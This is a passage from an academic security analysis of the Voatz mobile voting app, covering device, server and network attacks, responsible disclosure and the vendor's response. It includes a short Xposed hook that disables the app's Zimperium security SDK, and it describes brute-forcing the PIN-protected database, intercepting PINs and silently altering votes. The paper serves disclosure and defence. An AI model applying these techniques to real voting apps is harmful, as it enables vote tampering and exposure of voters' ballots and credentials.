intimate partner or spouse, as part of a border crossing, etc. Network adversaries could come in similarly many forms, including those that exploit a user's home router (which are notoriously insecure [39, 40]), the unencrypted coffee shop wifi a user attempts to vote from, or the user's ISP.

Including Voatz's API server in this analysis is useful for a number of reasons. While accessing Voatz's server may be more difficult than the user's device and/or the network infrastructure between the server and the user, if the use of Voatz were to be raised to the point that their userbase may alter the outcome of an election, it is not impossible for them to be the target of nation-states, at which point, it is also not outside of the realm of possibility that intelligence agencies would expend considerable resources, leveraging undisclosed 0-day vulnerabilities, espionage, coercion, or physical attacks, to gain access to crucial systems or key material. Further, a key promise of the blockchain is that it provides an environment where the voter and election authority may trust the system, rather than Voatz, that the election was conducted correctly.

Assumptions & Threats to Validity As we lack concrete implementation details about the server infrastructure or backend, we cannot make assumptions about what Voatz logs to their blockchain, the operational security of their servers, blockchain, or cryptographic keys used.

To limit risks to validity, our analysis will make no assumptions about the state of the server beyond what we can glean from the app itself, and we will assume that all interactions, including all cryptographic activities as seen from the device in §4.1.1, are logged to the blockchain, and that these blockchain records are secure, monitored, and immutable. This includes all ciphertexts in the protocol, as well as any randomness used in the algorithms.

Note that this is an optimistic analysis of the use of the blockchain in this system. It is unlikely that every interaction is stored via the blockchain, and Voatz's documentation of the West Virginia election indicates that the verifying servers are split equally between Amazon AWS and Microsoft's Azure — indicating that their scheme is vulnerable to Microsoft or Amazon surreptitiously adding resources and executing a 51% attack, or performing a selfish mining attack that requires only 1/3 of the compute power [32].

Nonetheless, we focus on what is provable given our limited access to the system, and show that this analysis is sufficient to demonstrate a number of significant attacks.

5.1 Client-Side Attacks

We find that an attacker with root privileges on the device can disable Voatz's host-based protections, and therefore stealthily control the user's vote, expose her private ballot, and exfiltrate the user's PIN and other data used to authenticate to the server.

```
argClass = loadClass("com.zimperium.DetectionCallback");

findAndHookMethod("com.zimperium.ZDetection", loader,
  "addDetectionCallback", argClass, new XC_MethodHook() {
    void beforeHookedMethod(MethodHookParam p) {
      p.setResult(null); // prevents method from running
    }
});
```

Figure 7: Simplified code to disable the Zimperium security SDK.

5.1.1 Defeating Host-based Malware Detection

The Zimperium SDK included within Voatz is set to detect debugging and other attempts to modify the app, and to collect intelligence on any malware it finds. By default, it would have detected our security analysis, prevented the app from running normally, and alerted the API server of our actions.

As mentioned in §4.4, Zimperium communicates with the Voatz app, and ultimately with Voatz's API server, via a set of callbacks initiated when the app loads. Defeating Zimperium was therefore as simple as overriding its entry points to prevent the SDK from executing. The hooking utilities provided by the Xposed Framework allow us to divert control flow with minimal effort — Figure 7 shows the code to disable one of its two entry points; in total, disabling Zimperium required four lines of code, and is imperceptible to the user.

We assume that there is no out-of-band communication between Zimperium and Voatz, and find no indication in either Zimperium's documentation or in our analysis of the app that this service exists. If such communication does exist, it would only marginally increase the effort required to defeat it; one would need to hook other parts of Zimperium that perform detection, or communicate with their server directly.

5.1.2 Full control over the user, on or off device

Once host-based malware detection has been neutralized, an attacker with root privileges has the ability to completely control the user's actions and view of the app, as well as leak the user's ballot decisions and personal information.

Stealing User Authentication Data: Despite being encrypted with keys that leverage the Android Keystore, the user's PIN and other login information are *not* stored in protected storage, and do pass through the application's memory. Exfiltrating these key pieces of information would allow a remote attacker to impersonate the user to Voatz's servers directly, even off-device.

We find that an attacker with root access to the device can surreptitiously steal the PIN and the rest of Voatz's authentication data. In the process of performing our analysis, we developed a tool that intercepts and logs all communication between the device and the server before it is encrypted with SK_{aes}, as well as before data is encrypted and stored in the

local database. This allowed us to see, in plaintext, both the user's raw PIN and other authentication data. While our proof of concept stops at logging this information via Android's system debug features (`adb logcat`), it would be trivial to broadcast these requests over the network, modify them, or stop them from occurring at all.

An attacker need not necessarily wait until the user decides to vote — offline attacks against Voatz's scheme are also entirely possible. Recall that the database requires only the user's PIN to unlock, and in no way limits the number of times this PIN might be attempted. Worse, the app artificially limits the PIN to exactly 8 numeric characters, meaning that there are only 100,000,000 possible PINs.[9] A brute force attack can therefore easily rediscover the PIN by repeatedly generating keys and attempting to decrypt the database, recovering the PIN, login information, and vote history of the user all at once.[10]

Such a brute force attack can be performed fairly rapidly. Note that an attacker need not do this on-device, as the encrypted database file can be exported. We implemented a prototype of this attack and confirmed that an attacker can brute-force the key in roughly two days on a 3.1GHz 2017 MacBook Pro. We conclude that such a threat is viable, particularly if the same installation of Voatz will be used across multiple elections.

Stealth UI Modification Attack: It is straightforward to modify the app so that it submits any attacker-desired vote, yet presents the same UI as if the app recorded the user's submission. If the election configuration allows vote-spoiling, there is also a variant of this attack previously demonstrated on the Estonian e-voting system: allow the user to vote normally, but change the vote once the user closes the app [68].

Similarly, the attacker could stealthily suppress voter's choices if they select an undesired candidate, but continue to show the verification dialog as if the vote had successfully been cast. To the election authority, this might be indistinguishable from the voter failing to submit a ballot. To the voter, this is indistinguishable from correctly voting, at least until the authority releases voter records for that election.[11]

5.2 Server Attacks


We find that, assuming the optimistic use of the blockchain discussed in the threat model, Voatz's server is still capable of surreptitiously violating user privacy, altering the user's vote, and controlling the outcome of the election.

In particular, we find that the protocol discussed in §4.1.1 provides no guarantees against the API server actively altering, viewing, or inventing communication from the device; the server can execute an active MITM attack between the user device and whatever blockchain or mixnet mechanism exists on the other end. Note that there is no other cryptographic operation performed between the device and the server at any point other than the AES encryption, including any sort of cryptographic signing by the device or the device's Keystore. If the server performs these cryptographic operations itself — that SK_{aes} is available to the server — it can decrypt the user's ballot before it is submitted to any external log and convincingly re-encrypt any value to be sent to the log.

Even if SK_{aes} is not available to the server — for example, if all cryptographic operations are performed in a Hardware Security Module (HSM) — it must then at least have access to the unencrypted TLS stream, and so it is *still* possible for the server to execute an active MITM attack.

Recall there is no public key authentication performed as a part of the device handshake, and there is no proof or verification by the device that these interactions are ever logged on the blockchain. The server can therefore terminate the connection before the HSM and arbitrarily impersonate the user's device by, e.g., replaying the entire device handshake and all future communication back through the HSM to the blockchain.[12] Note that, given these attacks, it is unclear if there exists a scheme in which a receipt can convincingly prove that the correct vote was logged.

5.3 Network Adversary



(a) Question.

```
Choice = {
    " choiceDetails ": {"imageUrl":SHORT_IMG,
                "webUrl":SHORT_IMG},
    "choiceId":"1",
    " description ":"Short",
    " description 1":"^",
    " description 2":"^",
    " isWriteIn ": False,
    " nonSelectable ":False
}
Choice2 = {
    " choiceDetails ": { 'imageUrl':
                LONG_IMG_URL, 'webUrl' :
                LONG_IMG_URL},
    "choiceId":"2",
    " description ":"Long Description!",
    " description 1":"See? It's super long.
                REALLLY long.111111",
    " description 2":"EPICALLY
                LOOOOOOOOOOOONG...."
    " isWriteIn ": False,
    " nonSelectable ":False
}
```

(b) Corresponding JSON.

Figure 8: Voting sidechannel attack explained.

[9] Voatz also forbids PINs containing 3 consecutive identical digits, which eliminates ~5% of these.

[10] A salt is also required to unlock the database. This is stored on disk, unencrypted, in the app's shared preferences file.

[11] For U.S. elections, public records often list which voters participated.

[12] Perhaps this hypothetical HSM also contains the TLS keys required to terminate the connection, and performs all cryptographic operations in the enclave. However, all communication is encrypted with SK_{aes}, including those that require queries against databases of users, it is therefore unclear that this is the case, but, even so, the server is capable of performing a number of attacks on the user. See §5.3.




Figure 9: TLS encrypted packet lengths immediately after a user submits a vote, in order sent. Note the size of the "short" and "long" candidate in packet 1.

We find that an adversary with the ability to view the user's network activity, without access to *any* key material, can still infer how the user voted. Specifically, in this section we demonstrate that the app leaks the length of the plaintext, which can allow an attacker to learn, at minimum, which candidate the user voted for.

The vulnerability stems from the way in which a ballot is submitted to the server after a user is done selecting their options. As shown in Figure 10, the "choices" list in a vote submission contains only the options selected by the user, and includes with that choice *the entirety of the metadata provided by the server about that candidate*. This, in turn, causes the length of the ciphertext to vary widely depending on the choices of the voter.

Figure 8b shows the differences in metadata sent to and from the server between the two candidates as displayed in-app in Figure 8a. Note that the URLs and other metadata provided are also potentially variable length, and the length of the URL is completely imperceptible to the user.

We verified this vulnerability by setting up a proxy between our app and our API server and recording all communication via `tcpdump`. We then used the app to participate in an election twice, once voting for the "short" candidate and once for the "long" candidate. Figure 9 shows the resulting ciphertext sizes in bytes (specifically, the TLS Application Data field's length per packet) in both runs — in both cases the second packet (packet #1) corresponds to the actual vote submission, where the rest are other miscellaneous protocol queries involved in vote casting and user maintenance. The length of this packet clearly leaks which candidate was selected, is easily distinguishable from other packets in the protocol, and, importantly, its size is unaffected by any parameters that vary by user.[13]

It is worth noting that, ironically, Voatz's additional cryptography exacerbates this vulnerability. In Voatz's implementation, data is gzip-compressed at the application layer prior to being encrypted via TLS, which could have offered some privacy, assuming the compression alone was enough to hide the size differences between plaintexts. Because Voatz encrypts outgoing data *before* the system applies gzip, and compressing an already encrypted payload will not reduce its size, this step is rendered immaterial and the length of the final packet's ciphertext is kept proportional to the size of the plaintext. The result is that (although the figures presented here do intentionally add text to exaggerate the affect for pedagogical purposes), a modest few bytes' difference can be significant enough to determine the voter's preferences.

For this attack to work, we make the following two assumptions:

1. The attacker can learn the ballot options presented (perhaps by themselves voting and gaining access to the JSON representation of the ballot options).

2. The server does not somehow send the ballot options to the device padded to be of equal length.

The first assumption is likely not an issue given the attacks presented in §5.1. For example, an attacker need only be a registered voter, have previously exploited a registered voter's device and witnessed their ballot options, or otherwise monitored a voter casting a ballot in a particular way and recorded the result.

The second assumption is also a likely to hold, as we find no evidence that the app is defending against this attack — there is no code to remove extraneous symbols or whitespace from ballot questions before they are presented, and other transactions that involve sensitive user information are fully generated device-side and independent of the server (like the user's name, age, and location), and are also not padded. Finally, if this assumption does not hold, a limited version of the attack is still viable: if the user selects *no candidate* and skips the question completely, the device sends the server an empty list.

Note that this sidechannel allows the attacker to detect the voter's intent *before* the ballot arrives at the server. If the attacker is in a position to block packets on their way to the server, (as, for example, an ISP or network owner would), the adversary could intentionally drop this packet and adaptively stop the voter from submitting their ballot. To the user, this would look like a service interruption on Voatz's end, and may degrade the experience enough to stop the voter from casting their ballot at all.

5.4 Other Observations and Weaknesses

Privacy and geostrategic concerns: The Voatz app is incredibly privacy invasive. Information sent to Voatz and/or third parties associated with this service include the user's

[13] The size of the ciphertext will not vary depending on the user, but may vary minimally depending on the phone's TLS implementation.

email, physical address, exact birth date, IP address, a current photo of themselves, their device's model and OS version, and preferred language. The app also requests permissions to read the user's GPS upon first login, though we have not identified what exactly the app does with this information. Finally, Voatz makes extensive use of third party code (see Appendix B); Voatz includes over 22 libraries provided by 20 different vendors.

One of the reported uses of Voatz's software is overseas military voters, indicating that information leaked about its users could also potentially provide adversaries with information about U.S. military deployments. Note that the voter's IP address alone can carry information about the user's location — so Jumio, Crashlytics, and Zimperium can therefore infer troop deployments.

Susceptibility to Coercion: As mentioned in 4.2, the app never requires the voter to re-enter their PIN at log-in after registration, and does not appear to show the user if a ballot has been re-voted or spoiled. This indicates that the app leaves users vulnerable to coercion attacks. Consider a voter asleep or otherwise incapacitated. Assuming the attacker has physical access to the device and user, and that the device is unlockable via the user's fingerprint, an attacker would easily have the ability to cast a vote on behalf of the user. This threat model is very relevant in the case of intimate partner abuse [28, 54].

5.5 Voter Verified Receipt

From what can be discerned from the available documentation and the app's code, it is very unclear what guarantees Voatz's receipt provides. Outside of the password request feature mentioned in §4.3, there is no mention of the receipt in the app or its binary, and it does not appear that the app provides any method of verifying that the ballot was counted in the blockchain of record — or, beyond Voatz's documentation, that any such blockchain exists.

It is further unclear if Voatz's system is E2E-V. To the authors' knowledge, E2E-V systems in the research literature usually require a voter to visit a polling place and use a paper ballot (e.g. Scantegrity [25] and StarVote [16]), an out-of-band communication before or after the election (see, e.g., code voting [24] and Remotegrity [76]), or a means of performing cryptographic challenges at submission time (see Helios [10]). Assuming that the PDF sent to the user contains no running code, how the system could possibly achieve E2E-V would be difficult to ascertain, and, while Voatz's FAQ appears to tout voter verifiability, it does not explicitly claim to be E2E-V.

In any event, there are significant practical challenges in providing such receipts. In the case that the app *did* present some sort of concrete cryptographic verification without E2E-V, this could allow the user to prove the way they voted — violating the requirements of receipt freeness and coercion resistance. If the receipt arrives as an encrypted PDF, it is unclear how Voatz can prove to the user that the encrypted PDF actually came from Voatz, and, if it is verified in-app, how one would protect the verification process from the UI modification attacks presented in §5.

Finally, there are significant usability concerns of the receipt that require analysis — What remediation does a user have if the submitted ballot and receipt do not match? How does a user know when to expect a receipt? If the receipt is sent or delayed until post-certification of the election, is there no remediation of a mistake? How does one incentivize voters to perform the challenges required for the verification system to be effective? We further note that many of these questions are rooted in open research problems in the E2E-V space [20].

Transparency in design here would help elections officials and voters understand these tradeoffs, and without further information, a full analysis of these receipts is not possible.

6 Discussion & Conclusion

Responsible Disclosure: Given the heightened sensitivity surrounding election security issues, and due to concerns of potential retaliation, we chose to alert the U.S. Department of Homeland Security (DHS) and anonymously coordinate disclosure through their Cybersecurity and Infrastructure Security Agency (CISA). Before publicly announcing our findings, we received confirmation from the vendor, and, while they disputed the severity of the issues, they appeared to confirm the existence of the side channel vulnerability, and the PIN entropy issues.[14] We also spoke directly with affected election officials in an effort to reduce the potential for harming any election processes.

Bug Bounties as a Transparency and Auditing Tool: As previously mentioned, we analyzed the most recent version of the app available in the Google Play store as of January 1, 2020. Voatz also provides a "bug bounty" version of the app via a third party service called HackerOne [5]. The company touts the bug bounty as evidence of Voatz's commitment to independent audits, as well as "community vetting" of the product [6]. We chose not to examine this version of the app for several reasons.

First, evaluating the bounty app alone would introduce additional threats to validity, and as the differences between this version and the ones that have been fielded are unclear, we chose to err on the side of realism. Worse, all apps are independently randomly obfuscated such that static analysis of each requires a lengthy manual deobfuscation process, so

[14] The vendor shared additional information, but, as those details were part of confidential communications in the vulnerability disclosure process, they are not included in this paper. Nothing provided by the vendor contradicts the factual findings in this paper.

repeating this work on a second app represents significant additional effort.

Second, crucially, the bounty does not provide any additional helpful insight into Voatz's server infrastructure, nor does it provide any source or binary for the API server to test against. Indeed, when the decision to analyze the live app was made, both Voatz's bug bounty app and the Google Play app failed to connect.

Finally, the terms of the bug bounty contain untenable restrictions that hinder an open dialog about the system. For example, the bug bounty excludes both MITM attacks and attacks requiring physical access to the device. This physical access restriction could be read to exclude all of our on-device attacks — To simulate an attacker with access to a remote root-level vulnerability, we used a manual jail-breaking technique which happens to require physical access. The MITM restriction would similarly put the sidechannel attack, as well as the analysis of an adversary that controls Voatz's API server, explicitly out of scope. Worse, the bug bounty, in coordination with their "responsible disclosure policy," also denies researchers safe harbor unless they wait to disclose their findings until some arbitrary time that Voatz decrees the bug fix to be fully deployed [8].

In short, the bug bounty appears to restrict the researcher from disclosure, fails to provide adequate resources for analysis, and arbitrarily considers whole classes of realistic vulnerabilities outside of the scope of the exercise. We conclude that the bug bounty is not particularly relevant for allowing researchers to vet, audit, or improve the system's security, and serves as an example of how such engagements may not be as effective as one may hope. If the goal is to maximize the utility of audits and increase transparency through a bug bounty, vendors could provide source code for both the server and client, publish full system implementation and operational details, and explicitly free researchers to divulge their findings after the industry-standard 90 days, or, at the very least, on a fixed, publicly-available time schedule.

A Note on the Importance of Transparency: The lack of public source and incomplete documentation exacerbate many of the security and information privacy risks documented in this paper, and serve as an example of the importance of transparency in election software. While we had to expend considerable time and effort to deobfuscate Voatz's app and make the results accessible for analysis, the flaws themselves are hardly novel – sidechannel attacks are well known in the cryptographic engineering and research literature, and many of the other issues appear to be the result of poor design and nonstandard implementation. Open access to their code, system design, and running test implementations would have likely revealed these flaws rapidly and encouraged Voatz to fix them, or at least dissuade election officials from putting the voting public at risk.

It is also clear that Voatz's lack of transparency did not significantly hinder our ability to discover the flaws presented in this paper, and will similarly fail to prevent a well-resourced adversary from doing the same. In our analysis, we never intentionally connected to Voatz's servers, and retargeted all communication (including Crashlytics, Jumio, and Voatz's API server) to our own infrastructure both to avoid disrupting their systems and to comply with the law. Criminals or foreign intelligence agencies, on the other hand, are not constrained to follow U.S. law and would likely have no qualms about disrupting normal operations, including by connecting to Voatz's servers or attacking Voatz directly. Such adversaries will therefore have an *easier* time discovering exploitable vulnerabilities, and are more free to explore flaws we were unable to investigate; it is possible that Voatz's backend, server infrastructure, blockchain implementation, and other parts of their service have issues that are impossible to analyze without further access.

Finally, the lack of explicit disclosure specifying exactly what voter information is collected, how it is used, how long it will be retained, and what third parties may have access constitutes a sharp deviation from privacy best practices, and is an especially concerning omission given the sensitivity of voting information. As mentioned in §4.2, the only notification to the user that Jumio exists is the faint logo placed in the lower right corner of the app's photo screen, and we found no user-accessible indication that Zimperium or Crashlytics are used at all. While the privacy policy does state that Voatz "may transfer Personal Information to third parties for the purpose of providing the Services," it never discloses what information or to whom. Without knowledge of where their personal information is going, there can be no informed consent — as it stands, even the most diligent and privacy-focused individual is likely to misunderstand and assume that their data, particularly their ID information, is only being shared with Voatz.

While Voatz does have a privacy policy, its lack of transparency on important privacy practices such as third-party data sharing leaves voter data unprotected. Beyond serving as a notice to consumers, privacy policies are a critical part of the privacy protection framework, especially in jurisdictions such as the United States that lack comprehensive privacy laws; individual commercial privacy is generally protected in the U.S. only if companies make concrete commitments in their stated privacy policies [67]. For example, because Voatz does not place any explicit data retention time limits on Jumio in a publicly-visible privacy policy, users are at risk of having sensitive election-related information held indefinitely. Barring local statutory restrictions and/or contractual obligations unknown to the authors, the lack of a concrete privacy policy renders Voatz and their partners unaccountable for such privacy failures, and makes it unclear if Voatz can use the information outside of the context of the election itself.

Conclusion: Beginning with West Virginia, Utah, and Colorado, the U.S. has ventured down the path of Internet voting. Despite the concern expressed by experts, one company has sold the promise of secure mobile voting, using biometrics, blockchain, and hardware-backed cryptography.

Yet our analysis has shown that this application is not secure. A passive network adversary can discover a user's vote, and an active one can disrupt transmission in response. An attacker that controls a user's device also controls their vote, easily brushing aside the app's built-in countermeasures. And our analysis of the protocol shows that one who controls the server likely has full power to observe, alter, and add votes as they please.

A natural question may be why such a service was fielded in the first place. Speaking to the Harvard Business Review, Voatz backer and political philanthropist Bradley Tusk stated:

> *It's not that the cybersecurity people are bad people per se. I think it's that they are solving for one situation, and I am solving for another. They want zero technology risk in any way, shape, or form. [...] I am solving for the problem of turnout. [73]*

While we appreciate and share Tusk's desire to increase voter participation, we do not agree that the security risks in this domain are negligible; we believe that the issues presented in this work outweigh the potential gains in turnout.[15] As we have shown in this paper, vulnerabilities in Voatz and the problems caused by a lack of transparency are very real; the choice here is not about turnout, but about an adversary controlling the election result and a loss of voter privacy, impugning the integrity of the election.

Given the severity of failings discussed in this paper, the lack of transparency, the risks to voter privacy, and the trivial nature of the attacks, we suggest that any near-future plans to use this app for high-stakes elections be abandoned. We further recommend that any future designs for voting systems (and related systems such as e-pollbooks) be made public, and that their details, source, threat model, as well as social and human processes be available for public scrutiny.

Note that all attacks presented in this paper are viable regardless of the app's purported use of a blockchain, biometrics, hardware-backed enclaves, and mixnets. We join other researchers in remaining skeptical of the security provided by blockchain-based solutions to voting [29, 41, 60], and of internet voting in general [58], and believe that this serves as an object lesson in security — that the purported use of a series of tools does not indicate that a solution provides any real guarantees of security.

It remains unclear if *any* electronic-only mobile or Internet voting system can practically overcome the stringent security requirements on election systems. Indeed, this work adds to the litany of serious flaws discovered in electronic-only approaches, and supports the conclusion that the current standard — software independent [61] systems using voter-verified paper ballots and Risk Limiting Audits [52] — remain the most secure option. It is the burden of the developer to prove that their system is as secure as these well-vetted methods, to both the public and the security community, before it can be trusted as a crucial component in the democratic process.

[15] Indeed, it is unclear if mobile and internet voting actually increases voter turnout. A study from Switzerland [38] finds, somewhat surprisingly, no statistically significant increase in voter participation.

Postscript

A preprint of this paper was publicly disseminated on February 13th, 2020 and covered in press reports [64]. As a result of our findings, Mason County, Washington, announced it would discontinue using Voatz, followed quickly by West Virginia [26].

Instead of addressing the vulnerabilities reported in this paper, Voatz responded by attacking the credibility of this analysis. In both a public press call [9] and in a blog post entitled "Voatz Response to Researchers' Flawed Report," [72] company officials downplayed the severity of the findings, impugned our intent as well as this paper's overall methodology, and claimed that we examined an outdated version of the app – but oddly never denied the findings themselves.

On March 13, 2020, Trail of Bits, a third-party security firm, released a document detailing a white-box security analysis of Voatz [3]. Their analysis cites this paper, confirms the veracity and severity of all findings reported here, and explicitly contradicts Voatz's criticism — supporting our methodology as an industry-standard process and affirming that there were no security relevant differences between the app we examined and the internal master. Trail of Bits also confirmed that the server-side code contained further vulnerabilities opaque to us (finding 48 issues in total) and that Voatz's protocol is not E2E-V, found no evidence of the mixnet claimed by Voatz, and reported that Zimperium was entirely disabled in at least one of their most recent pilots. Finally, HackerOne has since removed Voatz's bug bounty from their platform – a company first – citing concerns around Voatz's apparent inability to interact in good-faith with security researchers [53].

Despite the findings of the Trail of Bits audit (funded by Voatz) Voatz's CEO continues to publicly deny the veracity of our findings, claiming that "there are like so many errors in the MIT report, that it's just really really hard to accept that report" [36].

Acknowledgments

We are eternally thankful for the team at the BU/MIT Technology Law Clinic led by Andy Sellars, Tiffany C. Li, and students John Dugger, Quinn Heath, and Eric Pfauth. Without this fantastic team's advice, patience, and effort, this paper

would never have been released. We would further like to thank Matt Blaze, Matt Green, Joseph Kiniry, Barbara Simons, David Jefferson, Neha Narula, Sunoo Park, Ron Rivest, Charles Stewart, and Gerry Sussman for providing feedback and insight.

Michael Specter and Danny Weitzner are supported, in part, by the MIT Internet Policy Research Initiative, and Specter is further supported by the Google's Android Security and PrIvacy REsearch (ASPIRE) fellowship. James Koppel was supported by Toyota Research Institute.

References

[1] Apktool. ibotpeaches.github.io/Apktool.

[2] Magisk manager. https://magiskmanager.com/.

[3] Our Full Report on the Voatz Mobile Voting Platform | Trail of Bits Blog. https://blog.trailofbits.com/2020/03/13/our-full-report-on-the-voatz-mobile-voting-platform/.

[4] Realm. https://realm.io/.

[5] Voatz - Bug Bounty Program. https://hackerone.com/voatz.

[6] Voatz FAQ. https://voatz.com/faq.html [https://perma.cc/FBQ8-N875].

[7] Stay Secure with Jumio's Certified 3D Liveness Detection. https://www.jumio.com/about/press-releases/3d-liveness-detection/, 2018.

[8] Voatz Security Issue Disclosure Policy. https://blog.voatz.com/?p=1278, August 2018. Library Catalog: blog.voatz.com Section: Technology.

[9] Voatz Open Press Call Transcribed from February 13, 2020, February 2020. Library Catalog: blog.voatz.com Section: US.

[10] Ben Adida. Helios: Web-based Open-Audit Voting. In *USENIX security symposium*, volume 17, pages 335–348, 2008.

[11] Andrew Yang. Modernize Voting. https://www.yang2020.com/policies/modernize-voting/.

[12] Android. Android keystore system. https://developer.android.com/training/articles/keystore.

[13] Android. Settings.Secure | Android Developers. https://developer.android.com/reference/android/provider/Settings.Secure.

[14] Kevin Beaumont. Somebody sent me a link to another Github account, with the author name listed at Voatz. It has hardcoded username and passwords. https://twitter.com/GossiTheDog/status/1026904510386585600, August 2018.

[15] Kevin Beaumont. The Voatz website is running on a box with out of date SSH, Apache (multiple CVSS 9+), PHP etc. https://twitter.com/GossiTheDog/status/1026607447996354561, August 2018.

[16] Susan Bell, Josh Benaloh, Michael D. Byrne, Dana DeBeauvoir, Bryce Eakin, Philip Kortum, Neal McBurnett, Olivier Pereira, Philip B. Stark, and Dan S. Wallach. STAR-Vote: A secure, transparent, auditable, and reliable voting system. In *2013 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE 13)*, 2013.

[17] Susan Bell, Josh Benaloh, Michael D Byrne, Dana DeBeauvoir, Bryce Eakin, Philip Kortum, Neal McBurnett, Olivier Pereira, Philip B Stark, Dan S Wallach, et al. Star-vote: A secure, transparent, auditable, and reliable voting system. In *2013 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE 13)*, 2013.

[18] Josh Benaloh. Simple Verifiable Elections. *EVT*, 6:5–5, 2006.

[19] Josh Benaloh. Ballot Casting Assurance via Voter-Initiated Poll Station Auditing. *EVT*, 7:14–14, 2007.

[20] Matthew Bernhard, Josh Benaloh, J. Alex Halderman, Ronald L. Rivest, Peter YA Ryan, Philip B. Stark, Vanessa Teague, Poorvi L. Vora, and Dan S. Wallach. Public evidence from secret ballots. In *International Joint Conference on Electronic Voting*, pages 84–109. Springer, 2017.

[21] Matt Blaze, Jake Braun, and Cambridge Global Advisors. DEFCON 25 Voting Machine Hacking Village. *Proceedings of DEFCON, Washington DC*, pages 1–18, 2017.

[22] Joseph A. Calandrino, Ariel J. Feldman, J. Alex Halderman, David Wagner, Harlan Yu, and William P. Zeller. Source code review of the Diebold voting system. *University of California, Berkeley under contract to the California Secretary of State*, 2007.

[23] D. Chaum. Secret-ballot receipts: True voter-verifiable elections. *IEEE Security Privacy*, 2(1):38–47, January 2004.

[24] David Chaum. Surevote: technical overview. In *Proceedings of the workshop on trustworthy elections (WOTE'01)*, 2001.

[25] David Chaum, Richard Carback, Jeremy Clark, Aleksander Essex, Stefan Popoveniuc, Ronald L Rivest, Peter YA Ryan, Emily Shen, and Alan T Sherman. Scantegrity II: End-to-End Verifiability for Optical Scan Election Systems using Invisible Ink Confirmation Codes. *EVT*, 8:1–13, 2008.

[26] Kevin Collier. West Virginia backtracks on using smartphone voting app in state primary. Library Catalog: www.nbcnews.com.

[27] Connie Loizos. Voatz has raised $7 million in Series A funding for its mobile voting technology, June 2019. http://social.techcrunch.com/2019/06/06/voatz/.

[28] Sunny Consolvo. Privacy and Security Practices of Individuals Coping with Intimate Partner Abuse. 2017.

[29] David Jefferson, Duncan Buell, Kevin Skoglund, Joe Kiniry, and Joshua Greenbaum. What We Don't Know About the Voatz "Blockchain" Internet Voting System. https://cse.sc.edu/~buell/blockchain-papers/documents/WhatWeDontKnowAbouttheVoatz_Blockchain_.pdf, May 2019.

[30] S. Delaune, S. Kremer, and M. Ryan. Coercion-resistance and receipt-freeness in electronic voting. In *19th IEEE Computer Security Foundations Workshop (CSFW'06)*, pages 12 pp.–42, July 2006. ISSN: 2377-5459.

[31] Election Assistance Commission. EAC Releases Annual Grant Expenditure Report, August 2017. https://www.eac.gov/news/2017/08/16/eac-releases-annual-grant-expenditure-report.

[32] Ittay Eyal and Emin Gün Sirer. Majority is not enough: Bitcoin mining is vulnerable. In *International conference on financial cryptography and data security*, pages 436–454. Springer, 2014.

[33] Ariel J. Feldman, J. Alex Halderman, and Edward W. Felten. Security analysis of the Diebold AccuVote-TS voting machine. 2006.

[34] David Fifield. A better zip bomb. In *13th USENIX Workshop on Offensive Technologies (WOOT 19)*, 2019.

[35] Forrest Centi. The denver mobile voting pilot: A report. https://cyber-center.org/wp-content/uploads/2019/08/Mobile-Voting-Audit-Report-on-the-Denver-County-Pilots-FINAL.pdf, 2018.

[36] Lorenzo Emanuel Maiberg Franceschi-Bicchierai, Jason Koebler. A Mobile Voting App That's Already in Use Is Filled With Critical Flaws, March 2020. Library Catalog: www.vice.com.

[37] Pierrick Gaudry. Breaking the encryption scheme of the Moscow internet voting system. *arXiv preprint arXiv:1908.05127*, 2019. https://arxiv.org/pdf/1908.05127.pdf.

[38] Micha Germann and Uwe Serdült. Internet voting and turnout: Evidence from switzerland. *Electoral Studies*, 47:1–12, 2017.

[39] Dan Goodin. FBI tells router users to reboot now to kill malware infecting 500k devices. https://arstechnica.com/information-technology/2018/05/fbi-tells-router-users-to-reboot-now-to-kill-malware-infecting-500k-devices/, May 2018.

[40] Dan Goodin. Mass router hack exposes millions of devices to potent NSA exploit, November 2018. https://arstechnica.com/information-technology/2018/11/mass-router-hack-exposes-millions-of-devices-to-potent-nsa-exploit/.

[41] Rachel Goodman and J. Alex Halderman. Internet Voting Is Happening Now and it Could Destroy Our Elections, January 2020. https://slate.com/technology/2020/01/internet-voting-could-destroy-our-elections.html.

[42] Thomas Haines, Sarah Jamie Lewis, Olivier Pereira, and Vanessa Teague. How not to prove your election outcome. In *41st IEEE Symposium on Security and Privacy*, 2019.

[43] Harvie Branscomb. Denver voatz on cell phones – initial review. http://electionquality.com/2019/05/denver-voatz-1/, May 2019.

[44] Jed Pressgrove. The Hack Attempt Against Voatz 'Not Close,' Officials Say. https://www.govtech.com/security/The-Hack-Attempt-Against-Voatz-Not-Close-Officials-Say.html, October 2019.

[45] Jen Kirby. West Virginia is testing a mobile voting app for the midterms. What could go wrong? https://www.vox.com/2018/8/17/17661876/west-virginia-voatz-voting-app-election-security, August 2018.

[46] Douglas Jones and Barbara Simons. *Broken ballots: Will your vote count?* CSLI Publications Stanford, 2012.

[47] Kevin Collier. FBI is investigating alleged hacking attempt into mobile voting app. https://www.cnn.com/2019/10/01/politics/fbi-hacking-attempt-alleged-mobile-voting-app-voatz/index.html, October 2019.

[48] Amy Klobuchar. S.1540 - 116th Congress (2019-2020): Election Security Act of 2019, May 2019. https://www.congress.gov/bill/116th-congress/senate-bill/1540/text.

[49] Tadayoshi Kohno, Adam Stubblefield, Aviel D. Rubin, and Dan S. Wallach. Analysis of an electronic voting system. In *IEEE Symposium on Security and Privacy, 2004. Proceedings. 2004*, pages 27–40. IEEE, 2004.

[50] Larry Moore and Nimit Sawhney. UNDER THE HOOD The West Virginia Mobile Voting Pilot, 2019. https://www.nass.org/sites/default/files/2019-02/white-paper-voatz-nass-winter19.pdf.

